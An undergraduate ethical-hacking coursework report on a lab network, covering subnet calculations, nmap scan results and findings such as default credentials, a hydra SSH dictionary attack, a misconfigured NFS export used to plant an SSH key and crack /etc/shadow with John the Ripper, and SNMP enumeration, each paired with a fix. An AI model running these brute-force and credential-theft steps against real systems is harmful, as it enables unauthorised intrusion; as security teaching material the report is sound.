Abertay University

CMP314 – Computer Networking 2

An offline network security evaluation of a prototype network configuration

Darren Sherratt

BSc Ethical Hacking Year 3

2017/2018

Note that Information contained in this document is for educational purposes

Contents

Table of Figures

Table of tables

1. Introduction

Prior to the deployment of any network, exhaustive testing is highly recommended to identify issues and vulnerabilities in order to form remedies to repair the network before the network is put into a functioning environment.

In this instance, the network was presented blind. A Kali Linux machine was supplied with no knowledge of the network or the technologies present on the network. From here, the goal was to identify all the devices present on the network and the associated subnets, as well as an evaluation of any identified security weaknesses. The evaluation of the security weaknesses will include a demonstration, a resolution to the found vulnerability, and a demonstration of how the suggested modifications correct the vulnerabilities where applicable.

2. Network Diagram




Figure 2.1 - Network Diagram

3. Network Mapping

IP Address Calculations

IPv4 addresses are 32-bit addresses which are broken down into octets, which are read as decimal values.




Figure 3.1 - IPv4 Address Breakdown

The 32-bit IPv4 addresses is made up of two parts – the network portion, and the host portion. A class C IP address uses the first three octets for the network portion, and the last octet is used for the host portion of the address. (OSI Network Layer, n.d.)




Figure 3.2 - IPv4 Class C Network & Host Portion

A class C address used the first 24 bits for the network portion and the last 8 bits for the host portion. This allows for a class C address to contain 2^8 (256) addresses on a single subnet. With subnetting it is possible to split a single class C address into several smaller subnets. Subnetting an IPv4 address consists of borrowing bits from the host portion of the address to use with the network portion of the address.

The network is made up of five /27 subnets and four /30 subnets. The number after the slash corresponds to the number of bits used for the network portion of the address. By default, a class C address uses 24 bits for the network portion, leaving 8 bits for the host portion – allowing for 255 hosts.

The Kali machine provided on the network has the IP address 192.168.0.200 and the subnet mask 255.255.255.224.

192.168.0.200

IP Address (Decimal)	192.	168.	0.	200
IP Address (Binary)	11000000	10101000	00000000	11001000
Subnet Mask (Decimal)	255.	255.	255.	224
Subnet Mask (Binary)	11111111	11111111	11111111	11100000

Table 1 - 192.168.0.200 Subnet Mask

To calculate the subnet address, a bit-wise AND operation is performed on the binary IP address and the binary subnet mask. (Antoniou, 2007)

A bit-wise AND operation uses three rules, **1+1=1**, **1+0=0**, **0+0=0**.

IP Address (Binary)	11000000	10101000	00000000	11001000
Subnet Mask (Binary)	11111111	11111111	11111111	11100000
Subnet Address (Binary)	11000000	10101000	00000000	11000000
Subnet Address (Decimal)	192.	168.	0.	192

Table 2 - 192.168.0.200 Subnet Address

Subnet Mask (Binary): **11111111 11111111 11111111 11000000**

As shown by the set bits, 27 bits of the subnet mask are used for the network portion. This gives a /27 subnet – resulting in the subnet address of 192.168.0.192/27.

The five bits left for the host portion shows the range of the subnet - $2^5 = 32$. This includes the 192.168.0.192 address used for the subnet therefore the range is 192.168.0.192 – 192.168.0.223. The first host address is reserved for the network address 192.168.0.192 and the last address is reserved for the broadcast address 192.168.0.223. This leaves 192.168.0.192 - 192.168.0.222 for hosts.

The Eth1 interface on has the IP address 192.168.0.225 and the subnet mask 255.255.255.252.

192.168.0.225

IP Address (Decimal)	192.	168.	0.	225
IP Address (Binary)	11000000	10101000	00000000	11100001
Subnet Mask (Decimal)	255.	255.	255.	252
Subnet Mask (Binary)	11111111	11111111	11111111	11111100

Table 3 - 192.168.0.225 Subnet Mask

To calculate the subnet address a bit-wise AND operation is performed on the binary IP address and the binary subnet mask.

IP Address (Binary)	11000000	10101000	00000000	11100001
Subnet Mask (Binary)	11111111	11111111	11111111	11111100
Subnet Address (Binary)	11000000	10101000	00000000	11100000
Subnet Address (Decimal)	192.	168.	0.	224

Table 4 - 192.168.0.225 Subnet Address

Subnet Mask (Binary): **11111111 11111111 11111111 11111100**

As seen by the set bits, 30 bits of the subnet mask are used for the network portion. This gives a /30 subnet – resulting in the subnet address of 192.168.0.224/30.

The five bits left for the host portion shows the range of the subnet - $2^2 = 4$.

This includes the 192.168.0.224 address used for the subnet therefore the range is 192.168.0.224 – 192.168.0.227. The first host address is reserved for the network address 192.168.0.224 and the last address is reserved for the broadcast address 192.168.0.227. This leaves 192.168.0.225 – 192.168.0.226 for hosts.

Repeating this process for all the subnets on the network gives the information shown below in Table 5.

Live IP Addresses	Subnet	IP Range	Usable Hosts	Broadcast Address	Subnet Mask
192.168.0.33, 192.168.0.34	192.168.0.32/27	192.168.0.32 - 192.168.0.63	192.168.0.33 - 192.168.0.62	192.168.0.63	255.255.255.224
192.168.0.65, 192.168.0.66	192.168.0.64/27	192.168.0.64 - 192.168.0.95	192.168.0.65 - 192.168.0.94	192.168.0.95	255.255.255.224
192.168.0.97, 192.168.0.98	192.168.0.96/27	192.168.0.96 - 192.168.0.127	192.168.0.97 - 192.168.0.126	192.168.0.127	255.255.255.224
192.168.0.129, 192.168.0.130	192.168.0.128/27	192.168.0.128 - 192.168.0.159	192.168.0.129 - 192.168.0.158	192.168.0.159	255.255.255.224
192.168.0.193, 192.168.0.199, 192.168.0.200,	192.168.0.192/27	192.168.0.192 - 192.168.0.223	192.168.0.193 - 192.168.0.222	192.168.0.223	255.255.255.224
192.168.0.225, 192.168.0.226	192.168.0.224/30	192.168.0.224 - 192.168.0.227	192.168.0.225 - 192.168.0.226	192.168.0.227	255.255.255.252
192.168.0.229, 192.168.0.230	192.168.0.228/30	192.168.0.228 - 192.168.0.231	192.168.0.229 - 192.168.0.230	192.168.0.231	255.255.255.252
192.168.0.233, 192.168.0.234	192.168.0.232/30	192.168.0.232 - 192.168.0.235	192.168.0.233 - 192.168.0.234	192.168.0.235	255.255.255.252
192.168.0.241, 192.168.0.242	192.168.0.240/30	192.168.0.240 - 192.168.0.243	192.168.0.241 - 192.168.0.242	192.168.0.243	255.255.255.252

Table 5 - Network Subnet Information

Port Scanning

The network was scanned with the network mapper nmap. Scans were run using Zenmap (an nmap GUI), the open ports of each network device was examined. See below for the results.

Device	Port Number	Protocol	State	Service	Version
Firewall 1	53	tcp	open	domain	NLNet Labs Unbound
	80	tcp	open	http	nginx
	2601, 2604, 2605	tcp	open	quagga	Quagga routing software 1.2.1
PC1	111	tcp	open	rpcbind	2-4 (RPC #100000)
PC2	22	tcp	open	ssh	OpenSSH 6.6.1p1 Ubuntu
	111	tcp	open	rpcbind	2-4 (RPC #100000)
	2049	tcp	open	nfs_acl	2-3 (RPC #100227)
PC3	22	tcp	open	ssh	OpenSSH 6.6.1p1 Ubuntu
	111	tcp	open	rpcbind	2-4 (RPC #100000)
	2049	tcp	open	nfs_acl	2-3 (RPC #100227)
PC4	22	tcp	open	ssh	OpenSSH 6.6.1p1 Ubuntu
	111	tcp	open	rpcbind	2-4 (RPC #100000)
	2049	tcp	open	nfs_acl	2-3 (RPC #100227)
PC5	22	tcp	open	ssh	OpenSSH 6.6.1p1 Ubuntu
	111	tcp	open	rpcbind	2-4 (RPC #100000)
	111	udp	open	rpcbind	2-4 (RPC #100000)
	2049	tcp	open	nfs_acl	2-3 (RPC #100227)
	2049	udp	open	nfs_acl	2-3 (RPC #100227)
	5353	udp	open	mdna	DNS-based service discovery
R1	22	tcp	open	ssh	OpenSSH 5.5p1 Debian 6
	23	tcp	open	telnet	VyOS telnetd
	80	tcp	open	http	lighttpd 1.4.28
	443	tcp	open	http	lighttpd 1.4.28
R2	23	tcp	open	telnet	VyOS telnetd
	80	tcp	open	http	lighttpd 1.4.28
	443	tcp	open	http	lighttpd 1.4.28
R3	23	tcp	open	telnet	VyOS telnetd
	80	tcp	open	http	lighttpd 1.4.28
	123	udp	open	ntp	NTP v4
	161	udp	open	snmp	net-snmp
	443	tcp	open	http	lighttpd 1.4.28

R4	23	tcp	open	telnet	VyOS telnetd
	80	tcp	open	http	lighttpd 1.4.28
	123	udp	open	ntp	NTP v4
	161	udp	open	snmp	SNMPv1 server
	443	tcp	open	http	lighttpd 1.4.28
Server 1	22	tcp	open	ssh	OpenSSH 6.6.1p1 Ubuntu
	80	tcp	open	http	Apache httpd 2.4.10 ((Unix))
	111	tcp	open	rpcbind	2-4 (RPC #100000)
	42384	tcp	open	status	1 (RPC #100024)

Table 6 - Open Ports

4. Security Weaknesses

Bruteforcable SSH Login

The SSH connections to the web server at 192.168.0.242 does not have a preventative measure against guessing the SSH password. This means an attacker could use a dictionary or bruteforce attack against the web server in order to gain access.

```
root@kali:~# hydra -l root 192.168.0.242 -P file ssh -t 4
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-09-27 15:05:04
[DATA] max 2 tasks per 1 server, overall 64 tasks, 2 login tries (l:1/p:2), ~0 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 192.168.0.242   login: root   password: test
1 of 1 target successfully completed, 1 valid password found
```

Figure 4.1 - Successful 192.168.0.242 SSH Dictionary Attack

To mitigate this, it is recommended the service **fail2ban** be installed. Fail2ban will monitor network logs and manipulate iptables rules to defend against brute force attacks. Should an attacker attempt to brute force the SSH credentials, fail2ban can be configured to refuse connections from the IP address temporarily or permanently depending on the number of failed attempts. (DigitalOcean, 2014).

Default Firewall Credentials

The firewall uses the default pfsense credentials of admin:pfsense – this allows anyone to log into the firewall through the DMZ interface. It was possible to connect to the firewall and change all settings including disabling the firewall completely. Shown below in Figure 4.2, the password for the admin user is changed. In a production environment this would lock the administrator out of the firewall web interface.




Figure 4.2 - Firewall Password Change

A change in username will reduce the risk of bruteforcable credentials as the default username will be the first attempted username in an attack. The password should be secure – minimum eight characters with uppercase and lowercase letters, numbers, and special characters to render brute force attacks infeasible.

Default Router Credentials

The routers labelled R1, R2, and R3 in Figure 2.1 are configured with the default credentials of vyos:vyos when connecting with telnet. Once connected, it is possible to change all settings and access any information found on the server.




Figure 4.3 - VyOS Login Default Credentials

Each router should be configured with a strong, unique password. A strong password consisting of a minimum of eight characters with a combination of uppercase and lowercase letters, numbers, and special characters will render dictionary attacks infeasible, and unique passwords prevent system wide infiltration should one password be broken.




Figure 4.4 - VyOS Password Change

To change the passwords, a shell is opened on the router of choice, and the configuration functionality is engaged as show in Figure 4.4. In this example, the password is changed to *secure.* This change is committed, and the *save* command will be used to save the configuration as the configuration used on start-up. (VyOS, n.d.)

Default Quagga Credentials

The firewall Quagga service uses the same password as the web portal. This password is very insecure and should be changed to prevent an attacker from gaining access. The login system does not require a username making a bruteforce attack easy to execute.

These passwords should be changed to prevent access. These passwords should be secure enough to prevent dictionary and brute force attacks

```
pfSense.localdomain# conf t
conf t
pfSense.localdomain(config)# enable password secure
enable password secure
pfSense.localdomain(config)#
```

Figure 4.5 - Quagga Password Change

HTTP Used on Firewall

Currently, the firewall uses HTTP for the web portal rather than HTTPS. Should this traffic be intercepted by an attacker, the data sent to and from the web page will be visible in plaintext. Shown in Figure 4.6, by intercepting the log in request the credentials used are presented to the attacker. This will then permit access to the firewall to the attacker with these credentials.




Figure 4.6 - HTTP Firewall Credential Interception

To remedy this issue, HTTPS should be used by the firewall for admin access. As shown in Figure 4.7, changing to HTTPS consists of changing the selection in the Admin Access section of the firewall web application.




Figure 4.7 - Firewall HTTP HTTPS Selection

After making the change to HTTPS, traffic to and from the firewall web portal is now encrypted using TLSv1.2. As shown below, the traffic is now unreadable when intercepted.




Figure 4.8 – HTTPS Firewall Credential Interception

NFS Mount Misconfigured

The NFS mount on host 192.168.0.66 is misconfigured – allowing for root file access. The /etc/exports file has been configured to mount the root directory to any host on the 192.168.0.0/24 network with read/write permissions.

Hostname	Port	Protocol	State	Version
192.168.0.34	2049	tcp	open	2-3 (RPC #100227)
192.168.0.66	2049	udp	open	2-3 (RPC #100227)
192.168.0.66	2049	tcp	open	2-3 (RPC #100227)
192.168.0.130	2049	tcp	open	2-3 (RPC #100227)
192.168.0.199	2049	tcp	open	2-3 (RPC #100227)

```
root@kali:~/.ssh# showmount -e 192.168.0.34
Export list for 192.168.0.34:
/home/xadmin 192.168.0.*
root@kali:~/.ssh# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
root@kali:~/.ssh# showmount -e 192.168.0.130
Export list for 192.168.0.130:
/home/xadmin 192.168.0.*
root@kali:~/.ssh# showmount -e 192.168.0.199
Export list for 192.168.0.199:
/ 192.168.0.*
```

Figure 4.9 - Showmount -e 34, 66, 130, 199

The NFS mount on host 192.168.0.199 is also misconfigured however it is not possible to edit or create files on this mount.

By mounting the directory, a public SSH key could be added to the authorised_hosts file on 192.168.0.66. This way, when an SSH connection was requested, the host will authenticate with the newly added public key, and allow a connection. (ComputerSecurityStudent, n.d.)

From here, the passwords could be extracted and cracked. The user password was found to be weak, taking little time to crack. The /etc/passwd and /etc/shadow files were extracted, and combined so the program John the Ripper could be used to run through a dictionary file to crack the passwords.

```
root@kali:~/Desktop# john 66combined --show
xadmin:plums:1000:1000:Abertay,,,:/home/xadmin:/bin/bash
```

Figure 4.10 - 192.168.0.66 xadmin Password

The xadmin shell can be elevated with the command *sudo su* to a root shell using the xadmin password. This way, passwords and files can be changed to facilitate further exploitation.

For more information on the generation and transfer of the SSH key, see Appendix C.

The NFS file mount is configured using the /etc/exports file. As shown in Figure 4.11, the NFS share is currently configured to mount */* (root) to *192.168.0.** (192.168.0.0/24) with *rw* (read/write) access.




Figure 4.11 - /etc/exports Before Mitigation

To resolve this misconfiguration, the mounted directory is changed to */home/xadmin* with *ro* (read only) access. This sets the NFS mount settings to the same as the other hosts and prevents future modifications to the files on the host.




Figure 4.12 - /etc/exports After Mitigation

Figure 4.13 - Restart NFS Service

The file is saved, and the service restarted. As shown in Figure 4.14, when the NFS mount is mounted, the directory is /home/xadmin and the file system is now read only. (admin, 2014)




Figure 4.14 - NFS Mitigation Proof

Shared Password on All Xadmin Accounts

All xadmin accounts on the host machines use the same password. This results in access to all hosts when the password for one host has been obtained. Using the password obtained from the host at 192.168.0.66, multiple other hosts were breached. The NFS mount was used to access the /etcc/shadow and /etc/passwd files to crack the user pas

The following commands shown in Figure 4.15 were run on the host at 192.168.0.199.




Figure 4.15 - Xadmin Password Change

Establishing an SSH connection with the user xadmin will now require the new password.

(GoDaddy, n.d.)

SNMP Enabled

By default, SNMP is configured in a manner which discloses a large quantity of information. Shown below, the system information including the version of the operating system and the name of the administrator are shown.

```
root@kali:~# snmp-check 192.168.0.230 -c private
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.230:161 using SNMPv1 and community 'private'

[*] System information:

  Host IP address               : 192.168.0.230
  Hostname                      : vyos
  Description                   : Vyatta VyOS 1.1.7
  Contact                       : root
  Location                      : Unknown
  Uptime snmp                   : 04:41:13.95
  Uptime system                 : 04:40:17.84
  System date                   : 2017-9-27 22:17:47.0
```

Figure 4.16 - Snmp-Check 192.168.0.230 System Information

Figure 4.17 shows the routing information for the router including the next hop for connections to targets and the subnet mask of the targets. This information was used to confirm the information shown in the network map.

```
[*] Routing information:

  Destination                   Next hop                      Mask
  3.3.3.3                       0.0.0.0                       255.255.255.255
  127.0.0.0                     0.0.0.0                       255.0.0.0
  192.168.0.32                  192.168.0.229                 255.255.255.224
  192.168.0.64                  192.168.0.234                 255.255.255.224
  192.168.0.96                  192.168.0.234                 255.255.255.224
  192.168.0.128                 0.0.0.0                       255.255.255.224
  192.168.0.192                 192.168.0.229                 255.255.255.224
  192.168.0.224                 192.168.0.229                 255.255.255.252
  192.168.0.228                 0.0.0.0                       255.255.255.252
  192.168.0.232                 0.0.0.0                       255.255.255.252
  192.168.0.240                 192.168.0.234                 255.255.255.252
```

Figure 4.17 - Snmp-Check 192.168.0.230 Routing Information

